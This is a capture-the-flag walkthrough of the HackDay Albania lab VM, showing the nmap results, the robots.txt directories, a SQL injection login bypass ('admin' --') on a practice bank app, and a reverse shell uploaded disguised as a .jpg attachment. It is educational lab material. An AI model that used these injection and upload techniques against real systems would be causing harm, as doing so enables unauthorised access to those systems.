
Hackday-Albania

IP- 192.168.56.112
Walkthrough by Basil
Wattlecorp Cybersecurity Labs

Methadologies


Let's start by nmap to identify open ports,services .



```
┌─[✗]─[baz@parrot]─[~/ctf/hackdayalbania]
└──╼ $sudo nmap -sC -sV -p- -O 192.168.56.112
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-05 10:13 IST
Nmap scan report for 192.168.56.112 (192.168.56.112)
Host is up (0.00058s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 39:76:a2:f0:82:5f:1f:75:0d:e4:c4:c5:a7:48:b1:58 (RSA)
|   256 21:fe:63:45:2c:cb:a1:f1:b6:ba:36:dd:ed:d3:d9:48 (ECDSA)
|_  256 25:94:fb:00:c2:c0:ef:30:4a:02:d2:39:d5:57:17:a8 (ED25519)
8008/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 26 disallowed entries (15 shown)
| /rkfpuzrahngvat/ /slgqvasbiohwbu/ /tmhrwbtcjpixcv/
| /vojtydvelrkzex/ /wpkuzewfmslafy/ /xqlvafxgntmbgz/ /yrmwbgyhouncha/
| /zsnxchzipvodib/ /atoydiajqwpejc/ /bupzejbkrxqfkd/ /cvqafkclsyrgle/
|_/unisxcudkqjydw/ /dwrbgldmtzshmf/ /exschmenuating/ /fytdinfovbujoh/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: HackDay Albania 2016
MAC Address: 08:00:27:1D:5D:C7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

From nmap results two open ports were identified.
22(ssh), 8008(http)
http ports had robots.txt directory enabled and lots of subdirectories present.


http://192.168.56.112:8008



Miresevini


Ne qofte se jam UNE, e di se ku te shkoj ;)

Let's check the robots.txt




```
Disallow: /rkfpuzrahngvat/
Disallow: /slgqvasbiohwbu/
Disallow: /tmhrwbtcjpixcv/
Disallow: /vojtydvelrkzex/
Disallow: /wpkuzewfmslafy/
Disallow: /xqlvafxgntmbgz/
Disallow: /yrmwbgyhouncha/
Disallow: /zsnxchzipvodib/
Disallow: /atcydiajqwpejc/
Disallow: /bupzejbkrxqfkd/
Disallow: /cwqafkclsyrgle/
Disallow: /unisxcudkqjydw/
Disallow: /dwrbgldmtzshmf/
Disallow: /exschmenuating/
Disallow: /fytdinfevbujoh/
Disallow: /gzuejogpwcvkpi/
Disallow: /hawfkphqxdwlqj/
Disallow: /ibwglqiryexmrk/
Disallow: /jcxhmrjszfynsl/
Disallow: /kdyinsktagzotm/
Disallow: /lezjotlubhapun/
Disallow: /mfakpumxcibqvo/
Disallow: /ngblqwmwdjcrwp/
Disallow: /ohcmrwoxmkdsxq/
Disallow: /pidnsxpyfletyr/
Disallow: /qjeotyqzgmfuzs/
```

Lots of directories when checked each one by one we found one specific directory mentioning of another directory.




IS there any /vulnbank/ in there ???

When checked this directory vulnhub was present and we got a login page.


SECURE Client Login - Mozilla Firefox
192.168.56.112:8008/unisxcudkqjydw/vulnbank/client/login.php
Very Secure
Bank
Username:
Password:
Log IN

When tried some sql injection it worked.
user- admin' --
pass- #
And it opened up like a beautiful treasure! As you can see, according to this web page “contact Support” here we can attach our file and can discuss our problem.
So, here is what we did.

Great we were able to login using sqlinjection and found a module to upload files.



Very Secure Bank

Logout

Welcome , Charles D. Hobson

Balance : *25000* euro

Open Tickets

You Have no opened tickets . . .

Contact Support


Problem :

Description:

Browse... baz.php

Submit

We uploaded our reverse shell in jpg format. And submitted the page and in the dashboard our shell was present when clicked got reverse shell



Very Secure Bank

Problem : adsfjl

Description :

adsfjla

Attachment : baz.php.jpg

